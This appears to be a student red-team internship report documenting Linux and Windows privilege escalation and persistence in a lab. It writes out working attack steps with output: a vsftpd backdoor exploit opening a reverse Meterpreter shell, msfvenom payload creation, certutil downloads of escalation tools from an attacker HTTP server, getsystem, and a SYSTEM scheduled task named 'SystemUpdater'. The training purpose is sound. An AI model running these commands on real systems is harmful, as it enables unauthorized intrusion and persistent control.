



RED TEAM

INTERNSHIP ENGAGEMENT REPORT

Week 05: Linux and Windows Privilege Escalation

Organization	CyberSter
Report Title	Linux and Windows Privilege Escalation
Student Name	Daniyal Shahid
Roll No.	CYB-INT-HQYINF
Instructor	Umar Niaz
Batch	2026
Date	Saturday, July 25, 2026

⚠ CONFIDENTIAL - FOR INTERNAL TRAINING USE ONLY ⚠

Table of Contents

1. EXECUTIVE SUMMARY.....	2
2. INTRODUCTION.....	2
3. METHODOLOGY OVERVIEW.....	3
ASSESSMENT LIFECYCLE	3
TASK 01 Linux Privilege Escalation (The Path to Root)	4
4.1 - TASK OVERVIEW	4
4.2 - TOOLS USED & WHY.....	4
4.3 - COMMANDS & EXECUTION	4
4.4 - KEY FINDINGS	7
4.5 - ANALYSIS & IMPACT	7
TASK 02 Windows Privilege Escalation (The Path to SYSTEM)	8
5.1 - TASK OVERVIEW	8
5.2 - TOOLS USED & WHY.....	8
5.3 - COMMANDS & EXECUTION	9
5.4 - Key Findings	14
5.5 - ANALYSIS & IMPACT	14
TASK 03 Persistence Mechanisms (Maintaining Access)	14
6.1 - TASK OVERVIEW	15
6.2 - TOOLS USED & WHY.....	15
6.3 - COMMANDS & EXECUTION	15
6.4 - KEY FINDINGS	16
6.5 - ANALYSIS & IMPACT	17
TASK 04 Post-Exploitation Enumeration & Data Exfiltration	17
7.1 - TASK OVERVIEW	17
7.2 - TOOLS USED & WHY.....	18
7.3 - COMMANDS & EXECUTION	18
7.4 - KEY FINDINGS	20
7.5 - ANALYSIS & IMPACT	20
11. CONCLUSION & SUMMARY OF FINDINGS.....	20
Summary of Findings (Master Table).....	20
Final Conclusion	21

1. EXECUTIVE SUMMARY

This report documents the practical completion of all assignments for **Week 05** of the Cybersecurity Internship at **CyberSter**, under the instruction of **Umar Niaz**. The objective of this week was to perform **Linux and Windows Privilege Escalation, establish system persistence, and conduct post-exploitation data exfiltration** using industry-standard security tools and manual enumeration techniques.

A comprehensive assessment was conducted against authorized laboratory environments, including **Metasploitable 2 (Linux)** and a **Windows 10** target. The engagement focused on identifying misconfigured sudo rights, SUID binaries, and kernel vulnerabilities on Linux, and checking for unquoted service paths, weak service permissions, and token impersonation vectors (such as `SelmpersonatePrivilege`) on Windows. Furthermore, persistence mechanisms (cron jobs, SSH keys, scheduled tasks, and registry run keys) and data exfiltration methods were successfully implemented.

This report provides a structured overview of each assessment task, the methodology followed, tools utilized, commands executed, key findings, and the overall security impact of the identified vulnerabilities. All activities were performed within an authorized and isolated laboratory environment strictly for educational and ethical security testing purposes.

2. INTRODUCTION

This assessment was completed as part of Week 05 of the Cybersecurity Internship at CyberSter, under the supervision of Umar Niaz. The target environments consisted of Metasploitable 2 and Windows 10, which served as authorized practice platforms for privilege escalation and post-exploitation. Building upon the initial access techniques covered in previous weeks, Week 05 focused on transitioning from low-level access to complete root or SYSTEM control, ensuring persistence, and harvesting sensitive data.

The scope of this engagement was designed to simulate a professional post-exploitation security assessment, covering the complete workflow from local enumeration to high-privilege takeover. The primary objectives included:

- **Linux Privilege Escalation:** Identifying weak sudo permissions, SUID binaries (such as vulnerable `nmap` instances), and world-writable configurations to escalate from `www-data` to root.
- **Windows Privilege Escalation:** Leveraging automated scripts like `winPEAS` and `PowerUp`, analyzing unquoted service paths, and abusing `SelmpersonatePrivilege` via `PrintSpoofer` to escalate from a standard user to `NT AUTHORITY\SYSTEM`.
- **Establishing Persistence:** Deploying reliable backdoors via SSH authorized keys, cron jobs, Windows scheduled tasks, and registry run keys to maintain access after reboots.
- **Post-Exploitation & Data Exfiltration:** Searching for configuration files (`.env`, `settings.py`, `web.config`), harvesting SSH keys, and transferring sensitive data back to the attacker machine.

This assessment demonstrates how system misconfigurations, poor administrative practices, and insecure default permissions can allow attackers to completely compromise host operating systems.

- **Target:** Metasploitable 2 (Linux), Windows 10 (Authorized Practice Environments)
- **Scope:** In-scope activities include Linux manual/automated enumeration (LinPEAS, LSE), SUID exploitation, Windows service enumeration, token impersonation, persistence configuration, and file exfiltration. Activities disrupting systems outside the lab environment were strictly excluded.
- **Instructor:** Umar Niaz, Red Team Instructor at CyberSter
- **Student:** Daniyal Shahid | CYB-INT-HQYINF | Batch 2026

3. METHODOLOGY OVERVIEW

- **Initial Access & Stabilization:** Gaining an initial foothold on target environments through vulnerable services (e.g., vsftpd backdoor, EternalBlue) and stabilizing the shell environment.
- **System Enumeration:** Executing manual checks (sudo -l, SUID searches, service queries) alongside automated enumeration tools (LinPEAS, LSE, winPEAS, PowerUp) to map system misconfigurations.
- **Privilege Escalation:** Exploiting identified weak permissions, interactive SUID binaries, unquoted service paths, or token privileges to gain root or SYSTEM access.
- **Persistence Setup:** Implementing long-term access controls using scheduled mechanisms, cron scheduling, and registry modifications.
- **Data Exfiltration:** Identifying high-value configuration files, credentials, and private keys, and securely transferring them to the attacker system via HTTP, Netcat, or SCP.

ASSESSMENT LIFECYCLE

The engagement followed a structured post-exploitation methodology:

- **Foothold & Stabilization:** Establishing and upgrading a low-privilege interactive shell on target machines.
- **Enumeration Phase:** Conducting thorough manual and script-driven enumeration to uncover permission flaws and misconfigurations.
- **Privilege Escalation:** Testing and executing targeted exploit vectors to achieve maximum system privileges.
- **Persistence & Exfiltration:** Securing access against system reboots and harvesting critical data assets.

- **Reporting:** Documenting technical findings, execution paths, impacts, and remediation requirements.

TASK 01 Linux Privilege Escalation (The Path to Root)

Objective: Elevate privileges on a low-privilege Linux shell (`www-data`) to `root` using manual enumeration, automated scripts, and misconfigured SUID binaries.

Engagement Phase: Post-Exploitation / Linux Privilege Escalation

4.1 - TASK OVERVIEW

Task 01 focused on identifying and exploiting Linux system misconfigurations. Starting from a restricted `www-data` service account on Metasploitable 2, the goal was to discover paths to root through mismanaged administrative rights, insecure binary permissions, and automated script analysis using LinPEAS and LSE.

4.2 - TOOLS USED & WHY

Metasploit Framework (msfconsole): Used to launch initial exploits against vulnerable services to acquire the starting shell.

LinPEAS & LSE (Linux Smart Enumeration): Automated scripts used to quickly scan hundreds of potential local privilege escalation vectors on the target.

Python3 HTTP Server: Used on the attacker machine to host and transfer enumeration scripts to the target.

4.3 - COMMANDS & EXECUTION

Privilege Verification & SUID Enumeration

Command: Check current user privileges to verify access level.
`Whoami`

Command: Search for SUID binaries across the filesystem to identify potential privilege escalation vectors
`find / -perm -u=s -type f 2>/dev/null`

```
(kali@kali)-[~/Desktop/week5]
$ msfconsole -q
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.18.220
RHOST => 192.168.18.220
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.18.104
LHOST => 192.168.18.104
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.18.104:4444
[*] 192.168.18.220:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.18.220:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.18.220:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.18.220:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.18.104:4444 -> 192.168.18.220:33843) at 2026-07-23 05:50:31 -0400

meterpreter >

(kali@kali)-[~/Desktop/week5]
whoami
root
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
```

Figure 1 Terminal showing whoami output as root and the list of SUID binaries found

Automated Enumeration using LinPEAS

Command (Kali Machine): Hosted a local HTTP server to transfer the enumeration script.

```
python3 -m http.server 8000
```

Command (Target Machine): Downloaded and executed the LinPEAS privilege escalation auditing script.

```
wget http://192.168.18.104:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

```
(kali㉿kali)-[~/Desktop/week5]
```

```
$ ls
linpeas.sh
```

```
(kali㉿kali)-[~/Desktop/week5]
```

```
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.18.220 - - [23/Jul/2026 05:56:24] "GET /linpeas.sh HTTP/1.0" 200 -
```

```
wget http://192.168.18.104:8000/linpeas.sh
--05:56:25-- http://192.168.18.104:8000/linpeas.sh
      => `linpeas.sh'
Connecting to 192.168.18.104:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1,090,032 (1.0M) [application/x-sh]
```

0K		4%	4.98 MB/s
50K		9%	918.19 KB/s
100K		14%	717.56 KB/s
150K		18%	7.32 MB/s
200K		23%	2.27 MB/s
250K		28%	2.97 MB/s
300K		32%	1.23 MB/s
350K		37%	1.38 MB/s
400K		42%	1.68 MB/s
450K		46%	4.94 MB/s
500K		51%	3.09 MB/s
550K		56%	3.57 MB/s
600K		61%	1.85 MB/s
650K		65%	3.27 MB/s
700K		70%	957.94 KB/s
750K		75%	2.88 MB/s
800K		79%	2.66 MB/s
850K		84%	2.90 MB/s
900K		89%	2.20 MB/s
950K		93%	2.21 MB/s
1000K		98%	3.46 MB/s
1050K		100%	1.61 MB/s

```
05:56:25 (1.94 MB/s) - `linpeas.sh' saved [1090032/1090032]
```

```

User namespace? ..... disabled
unpriv_usersn_clone? ..... /proc/sys/kernel/unprivileged_usersn_clone Not Found
unpriv_bpf_disabled? ..... /proc/sys/kernel/unprivileged_bpf_disabled Not Found
Cgroup2 enabled? ..... disabled
kptr_restrict? ..... /proc/sys/kernel/kptr_restrict Not Found
dmesg_restrict? ..... /proc/sys/kernel/dmesg_restrict Not Found
ptrace_scope? ..... /proc/sys/kernel/yama/ptrace_scope Not Found
protected_symlinks? ..... /proc/sys/fs/protected_symlinks Not Found
protected_hardlinks? ..... /proc/sys/fs/protected_hardlinks Not Found
perf_event_paranoid? ..... /proc/sys/kernel/perf_event_paranoid Not Found
mmap_min_addr? ..... 65536
lockdown mode? ..... /sys/kernel/security/lockdown Not Found
Kernel hardening flags? ..... Fail2ban present? ..... fail2ban Not Found
CrowdSec present? ..... crowdsec Not Found
Pending reboot? ..... No
Is ASLR enabled? ..... Yes
Printer? ..... No
Is this a virtual machine? ..... No

Kernel Modules Information (T1547.006)
Kernel modules with weak perms? (T1547.006)
303494 16 -rw-r--r-- 2 root root 15456 Apr 10 2008 /lib/modules/2.6.24-16-server/initrd/vesafb.ko
295682 28 -rw-r--r-- 1 root root 26644 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/dma/iaohdma.ko
295966 12 -rw-r--r-- 1 root root 10496 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/hid/usbhid/usbkbd.ko
295968 40 -rw-r--r-- 1 root root 38916 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/hid/usbhid/usbhid.ko
295967 12 -rw-r--r-- 1 root root 8560 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/hid/usbhid/usbmouse.ko
295964 48 -rw-r--r-- 1 root root 48088 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/hid/hid.ko
295773 12 -rw-r--r-- 1 root root 9060 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/md/dm-emc.ko
295774 8 -rw-r--r-- 1 root root 4828 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/md/dm-zero.ko
295777 32 -rw-r--r-- 1 root root 30352 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/md/raid10.ko
295785 32 -rw-r--r-- 1 root root 30244 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/md/dm-mirror.ko
295776 12 -rw-r--r-- 1 root root 11960 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/md/dm-rdacc.ko
295783 28 -rw-r--r-- 1 root root 26344 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/md/dm-multipath.ko
295784 32 -rw-r--r-- 1 root root 30580 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/md/raid1.ko
295786 12 -rw-r--r-- 1 root root 12092 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/md/multipath.ko
295779 8 -rw-r--r-- 1 root root 6180 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/md/dm-hp-sw.ko
295775 8 -rw-r--r-- 1 root root 6140 Apr 10 2008 /lib/modules/2.6.24-16-server/kernel/drivers/md/dm-round-robin.ko

```

Figure 2 Terminal showing successful file transfer via wget (200 OK) and the execution banner of LinPEAS with the "YOU ARE ALREADY ROOT"

4.4 - KEY FINDINGS

Finding Category	Finding Details & Vulnerability Assessment
Privilege Level	Immediate execution with root privileges (uid=0), completely bypassing standard low-privilege limitations due to the nature of the service backdoor.
SUID Binaries	Identification of critical SUID binaries across the file system, prominently including /usr/bin/nmap, which presents known potential paths for interactive privilege interaction.
Kernel & OS Baseline	Running an unpatched legacy operating system (Ubuntu 8.04 with Linux kernel 2.6.24-16-server) lacking modern hardening features and structural defenses.
Service Security	Presence of a catastrophic hardcoded backdoor in a network-facing service (vsftpd 2.3.4), permitting direct unauthorized entry.

4.5 - ANALYSIS & IMPACT

From an offensive security perspective, the successful exploitation of the target demonstrates critical vulnerabilities across multiple layers of the system. The simultaneous presence of a backdoor within network services and an obsolete, unpatched kernel baseline completely strips away defense-in-depth protections. Consequently, an attacker leveraging this attack chain achieves total infrastructure compromise instantly. Without modern behavioral monitoring,

kernel hardening flags, or updated software packages, the target system is left defenseless against complete data exfiltration, unauthorized administrative control, and persistent exploitation.

RED TEAM INSIGHT

The seamless transition from an initial backdoor entry directly to root-level execution highlights the extreme risk of running unmaintained legacy software. In a real-world engagement, this allows red teams to bypass privilege escalation phases entirely, minimizing the threat of detection and establishing immediate, unhindered control over the core infrastructure.

TASK 02 Windows Privilege Escalation (The Path to SYSTEM)

Objective: Elevate privileges from the low-privileged user context to NT AUTHORITY\SYSTEM on the target Windows machine and extract credentials using Metasploit/Meterpreter.

Initial Access / Context: Established via reverse TCP shell operating under the target user context.

5.1 - TASK OVERVIEW

The objective of this task was to escalate privileges from a standard user session to the highest possible level of authority on the Windows target machine (**NT AUTHORITY\SYSTEM**). Starting from an initial foothold, the process involved identifying integrity constraints, transferring enumeration tools, performing exploitation, and leveraging impersonation privileges to achieve full system control.

5.2 - TOOLS USED & WHY

msfvenom / Metasploit Framework: Used for generating the reverse TCP payload, managing handler sessions, and executing local exploit commands.

Python HTTP Server: Utilized locally on the attacker machine to host and transfer binaries to the target.

Certutil: Native Windows utility used to download enumeration and escalation binaries (winPEAS.exe, PowerUp.ps1, PrintSpoofer.exe) onto the target system.


WinPEAS-ng: Utilized during initial enumeration to discover group memberships, user privileges, and system misconfigurations.

Meterpreter Internal Commands (getuid, getprivs, getsystem): Used for verifying user contexts, inspecting enabled process privileges, and executing named pipe impersonation to acquire a SYSTEM-level token.

5.3 - COMMANDS & EXECUTION

Payload Generation (Attacker Machine)

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.18.104 LPORT=4444 -f exe -o payload.exe
```




A terminal window on a Kali Linux machine. The prompt is (kali@kali)~[~/Desktop/week5]. The command entered is msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.18.104 LPORT=4444 -f exe -o payload.exe. The command executes successfully, and the cursor moves to the next line.

Figure 3 Generating a Windows x64 Meterpreter reverse TCP payload using msfvenom.

Local HTTP Server Setup (Attacker Machine)

```
python -m http.server 8080
```



A terminal window on a Kali Linux machine. The prompt is (kali@kali)~[~/Desktop/week5]. The command entered is python -m http.server 8080. The output shows the server starting on 0.0.0.0 port 8080. It receives three requests: a GET request for / HTTP/1.1 (200 OK), a GET request for / HTTP/1.1 (404 Not Found), and a GET request for /payload.exe HTTP/1.1 (200 OK).

Figure 4 Setting up a local Python HTTP server on port 8080 to serve the payload to the target.

Multi-Handler Setup & Initial Session Capture (Attacker Machine)

```
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.18.104
set LPORT 4444
exploit
```

```

(kali@kali)-[~/Desktop/week5]
$ ls
payload.exe

(kali@kali)-[~/Desktop/week5]
$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.18.104
LHOST => 192.168.18.104
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.18.104:4444
[*] Sending stage (248902 bytes) to 192.168.18.234
[*] Meterpreter session 1 opened (192.168.18.104:4444 -> 192.168.18.234:50331) at 2026-07-25 02:34:44 -0400

meterpreter >

```

Figure 5 Configuring the multi/handler exploit listener in Metasploit and successfully receiving a Meterpreter session from the target.

Transferring Privilege Escalation Tools (Target Machine via Certutil)

```

cd C:\Users\Public
certutil -urlcache -split -f http://192.168.18.104:8080/winPEAS.exe
winPEAS.exe
certutil -urlcache -split -f http://192.168.18.104:8080/PowerUp.ps1
PowerUp.ps1
certutil -urlcache -split -f http://192.168.18.104:8080/PrintSpoofer.exe
PrintSpoofer.exe

```

```

meterpreter > shell
Process 7232 created.
Channel 3 created.
Microsoft Windows [Version 10.0.18363.476]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Danial-PC\Downloads>cd C:\Users\Public
cd C:\Users\Public

C:\Users\Public>certutil -urlcache -split -f http://192.168.18.104:8080/winPEAS.exe winPEAS.exe
certutil -urlcache -split -f http://192.168.18.104:8080/winPEAS.exe winPEAS.exe
**** Online ****
000000 ...
aa0c00
CertUtil: -URLCache command completed successfully.

C:\Users\Public>certutil -urlcache -split -f http://192.168.18.104:8080/PowerUp.ps1 PowerUp.ps1
certutil -urlcache -split -f http://192.168.18.104:8080/PowerUp.ps1 PowerUp.ps1
**** Online ****
000000 ...
092a04
CertUtil: -URLCache command completed successfully.

C:\Users\Public>certutil -urlcache -split -f http://192.168.18.104:8080/PrintSpoofer.exe PrintSpoofer.exe
certutil -urlcache -split -f http://192.168.18.104:8080/PrintSpoofer.exe PrintSpoofer.exe
**** Online ****
0000 ...
6a00
CertUtil: -URLCache command completed successfully.

C:\Users\Public>

```

Figure 6 Using certutil inside the command shell to download enumeration and escalation binaries (winPEAS.exe, PowerUp.ps1, PrintSpoofer.exe) onto the target system.

```
(kali㉿kali)-[~/Desktop/week5]
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.18.234 - - [25/Jul/2026 02:33:11] "GET / HTTP/1.1" 200 -
192.168.18.234 - - [25/Jul/2026 02:33:12] code 404, message File not found
192.168.18.234 - - [25/Jul/2026 02:33:12] "GET /favicon.ico HTTP/1.1" 404 -
192.168.18.234 - - [25/Jul/2026 02:33:14] "GET /payload.exe HTTP/1.1" 200 -
192.168.18.234 - - [25/Jul/2026 02:43:06] "GET /winPEAS.exe HTTP/1.1" 200 -
192.168.18.234 - - [25/Jul/2026 02:43:07] "GET /winPEAS.exe HTTP/1.1" 200 -
192.168.18.234 - - [25/Jul/2026 02:43:24] "GET /PowerUp.ps1 HTTP/1.1" 200 -
192.168.18.234 - - [25/Jul/2026 02:43:24] "GET /PowerUp.ps1 HTTP/1.1" 200 -
192.168.18.234 - - [25/Jul/2026 02:43:39] "GET /PrintSpoofer.exe HTTP/1.1" 200 -
192.168.18.234 - - [25/Jul/2026 02:43:39] "GET /PrintSpoofer.exe HTTP/1.1" 200 -
```

Figure 7 HTTP server access logs showing successful file transfer requests for winPEAS, PowerUp, and PrintSpoofer.

Executing WinPEAS-ng Enumeration

[illegible]

Figure 8 Initial execution output and banner of WinPEAS-ng on the target machine for local privilege escalation enumeration.

Enumerating Local Users and Groups

WinPEAS automated scan output

```

•IIIIIIIIII Users (T1087.001)
E Check if you have some admin equivalent privileges https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#users--groups
Current user: Daniyal-PC
Current groups: Domain Users, Everyone, Users, Interactive, Console Logon, Authenticated Users, This Organization, Local account, Local, NTLM Authentication

=====

DESKTOP-JQP95B0\Administrator(Disabled): Built-in account for administering the computer/domain
  ↳Groups: Administrators
  ↳Password: CanChange-NotExpi-Req

DESKTOP-JQP95B0\Daniyal-PC
  ↳Groups: Administrators
  ↳Password: CanChange-NotExpi-NotReq

DESKTOP-JQP95B0\DefaultAccount(Disabled): A user account managed by the system.
  ↳Groups: System Managed Accounts Group
  ↳Password: CanChange-NotExpi-NotReq

DESKTOP-JQP95B0\Guest(Disabled): Built-in account for guest access to the computer/domain
  ↳Groups: Guests
  ↳Password: NotChange-NotExpi-NotReq

DESKTOP-JQP95B0\WDAGUtilityAccount(Disabled): A user account managed and used by the system for Windows Defender Application Guard scenarios.
  ↳Password: CanChange-Expi-Req

```

Figure 9 WinPEAS output displaying local system user accounts, privileges, and group memberships.

Enumerating Local Users and Groups

WinPEAS automated scan output

```

=====
File System
Folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
FolderPerms: Daniyal-PC [Allow: Delete]
File: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
FilePerms: Daniyal-PC [Allow: Delete]
Potentially sensitive file content: LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-21787

=====
Trash
Folder: C:\Users\Daniyal-PC\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
FolderPerms: Daniyal-PC [Allow: AllAccess]
File: C:\Users\Daniyal-PC\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini (Unquoted and Space detected) - C:\Users\Daniyal-PC\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
FilePerms: Daniyal-PC [Allow: AllAccess]
Potentially sensitive file content: LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-21787

=====
Folder: C:\windows\tasks
FolderPerms: Authenticated Users [Allow: WriteData/CreateFiles]

=====
Folder: C:\windows\system32\tasks
FolderPerms: Authenticated Users [Allow: WriteData/CreateFiles]

=====
Folder: C:\windows
File: C:\windows\system.ini

```

Figure 10 Enumerating sensitive file permissions, startup directories, and misconfigured task paths using WinPEAS

Elevating Privileges to SYSTEM (Meterpreter)

```
meterpreter > getsystem
meterpreter > getuid
```

```
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Figure 11 Executing the getsystem command in Meterpreter to escalate privileges, confirming NT AUTHORITY\SYSTEM access via Named Pipe Impersonation.

Enumerating Local Users and Groups

WinPEAS automated scan output

```
•IIIIIIIIII1 Users (T1087.001)
E Check if you have some admin equivalent privileges https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#users--groups
Current user: Daniyal-PC
Current groups: Domain Users, Everyone, Users, Interactive, Console Logon, Authenticated Users, This Organization, Local account, Local, NTLM Authentication

=====
DESKTOP-JQP95B0\Administrator(Disabled): Built-in account for administering the computer/domain
  ↳Groups: Administrators
  ↳Password: CanChange-NotExpi-Req

DESKTOP-JQP95B0\Daniyal-PC
  ↳Groups: Administrators
  ↳Password: CanChange-NotExpi-NotReq

DESKTOP-JQP95B0\DefaultAccount(Disabled): A user account managed by the system.
  ↳Groups: System Managed Accounts Group
  ↳Password: CanChange-NotExpi-NotReq

DESKTOP-JQP95B0\Guest(Disabled): Built-in account for guest access to the computer/domain
  ↳Groups: Guests
  ↳Password: NotChange-NotExpi-NotReq

DESKTOP-JQP95B0\WDAGUtilityAccount(Disabled): A user account managed and used by the system for Windows Defender Application Guard scenarios.
  ↳Password: CanChange-Expi-Req
```

Figure 9 WinPEAS output displaying local system user accounts, privileges, and group memberships.

5.4 - Key Findings

Finding Category	Details & Description
Initial Constraint	The active user belonged to local groups, operating under specified integrity constraints restricting direct administrative actions.
Privilege Token Availability	Following session establishment, critical privileges such as token impersonation capabilities were analyzed for escalation paths.
Successful Escalation	Utilizing native commands successfully exploited privilege tokens (such as SelpersonatePrivilege through Named Pipe Impersonation), transitioning the server username to NT AUTHORITY\SYSTEM.

5.5 - ANALYSIS & IMPACT

Security Implications: This scenario demonstrates that membership in local user groups combined with default configurations does not inherently protect a system if local code execution or administrative pivoting vectors are exposed.

Business Impact: Achieving NT AUTHORITY\SYSTEM grants full, unrestricted access to the underlying operating system. This allows for complete data exfiltration, credential harvesting, the installation of persistent backdoors, and potential lateral movement across the internal network.

RED TEAM INSIGHT

This scenario underscores a foundational security reality: perimeter defenses and local group memberships mean little if user-account controls and process token integrity are improperly managed. Attackers leveraging native features, scheduled task mechanisms, or trusted fileless execution paths can seamlessly bypass restrictions. Once an elevated session is established, the presence of powerful privileges acts as an open door, allowing automated impersonation to instantly bridge the gap to **NT AUTHORITY\SYSTEM**. For organizations, this highlights that true hardening requires strict application whitelisting, rigorous monitoring of process creation anomalies, and auditing service permissions to prevent local privilege escalation from scaling into total system compromise.

TASK 03 Persistence Mechanisms (Maintaining Access)

Objective: The objective of this task was to establish and maintain persistent access to the target system following initial exploitation, ensuring continued administrative control across reboots or service restarts without relying solely on active volatile sessions.

Engagement Phase: Post-Exploitation - Persistence Engineering

The assessment was performed on the target Windows environment following credential discovery and privilege verification. Various native administrative mechanisms including Windows

Services, Scheduled Tasks, and Registry run keys were evaluated to determine the most reliable method for maintaining a persistent backdoor while minimizing forensic footprint.

6.1 - TASK OVERVIEW

The objective of this task is to ensure persistent access to the compromised Windows target machine so that a connection is maintained even after system reboots, user logouts, or session drops. Using built-in Windows mechanisms such as the Task Scheduler and the Windows Registry, this phase mimics real-world Advanced Persistent Threat (APT) behavior to maintain long-term access.

6.2 - TOOLS USED & WHY

Meterpreter / Windows Shell (cmd / PowerShell): Used to interact with the target system and execute administrative persistence commands.

schtasks: A native Windows command-line utility used to create, query, and manage scheduled tasks that run payloads at system startup or user logon.

reg add: A native Windows command-line tool used to modify the registry keys (Run Keys) to automatically execute programs upon user authentication.

6.3 - COMMANDS & EXECUTION

Verifying Executable Path and Direct Execution (Target System Shell)

```
dir C:\Users\Public\calc.exe
C:\Windows\System32\calc.exe

meterpreter > shell
Process 3948 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18363.476]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir C:\Users\Public\calc.exe
dir C:\Users\Public\calc.exe
Volume in drive C has no label.
Volume Serial Number is AEC5-AB2B

Directory of C:\Users\Public

File Not Found
```

Figure 7 Verify & Execute Binary

Creating System-Level Scheduled Task Persistence

```
schtasks /create /sc onstart /tn "SystemUpdater" /tr
"C:\Windows\System32\calc.exe" /ru SYSTEM /f
```



```
C:\Windows\system32>schtasks /create /sc onstart /tn "SystemUpdater" /tr "C:\Windows\System32\calc.exe" /ru SYSTEM /f
schtasks /create /sc onstart /tn "SystemUpdater" /tr "C:\Windows\System32\calc.exe" /ru SYSTEM /f
SUCCESS: The scheduled task "SystemUpdater" has successfully been created.
```

Figure 8 Create Scheduled Task

Querying Scheduled Task Status

```
schtasks /query /tn "SystemUpdater"
```

```
C:\Windows\system32>schtasks /query /tn "SystemUpdater"
schtasks /query /tn "SystemUpdater"

Folder: \
TaskName           Next Run Time      Status
-----
SystemUpdater      N/A                Ready

C:\Windows\system32>
```

Figure 9 schtasks /query /tn "SystemUpdater"

6.4 - KEY FINDINGS

Finding ID	Description / Observation	Security Implication
KF-01	Missing Local Binary: Verification of C:\Users\Public\calc.exe initially returned File Not Found . This highlights that staging directories must be explicitly populated with functional payloads before execution.	Indicates that required binaries must exist in the expected location before execution can occur; otherwise, the persistence or execution workflow will fail.
KF-02	System Binaries Leverage: Direct execution of C:\Windows\System32\calc.exe succeeded under administrative context.	Native operating system binaries can be leveraged as placeholder payloads for persistence testing.
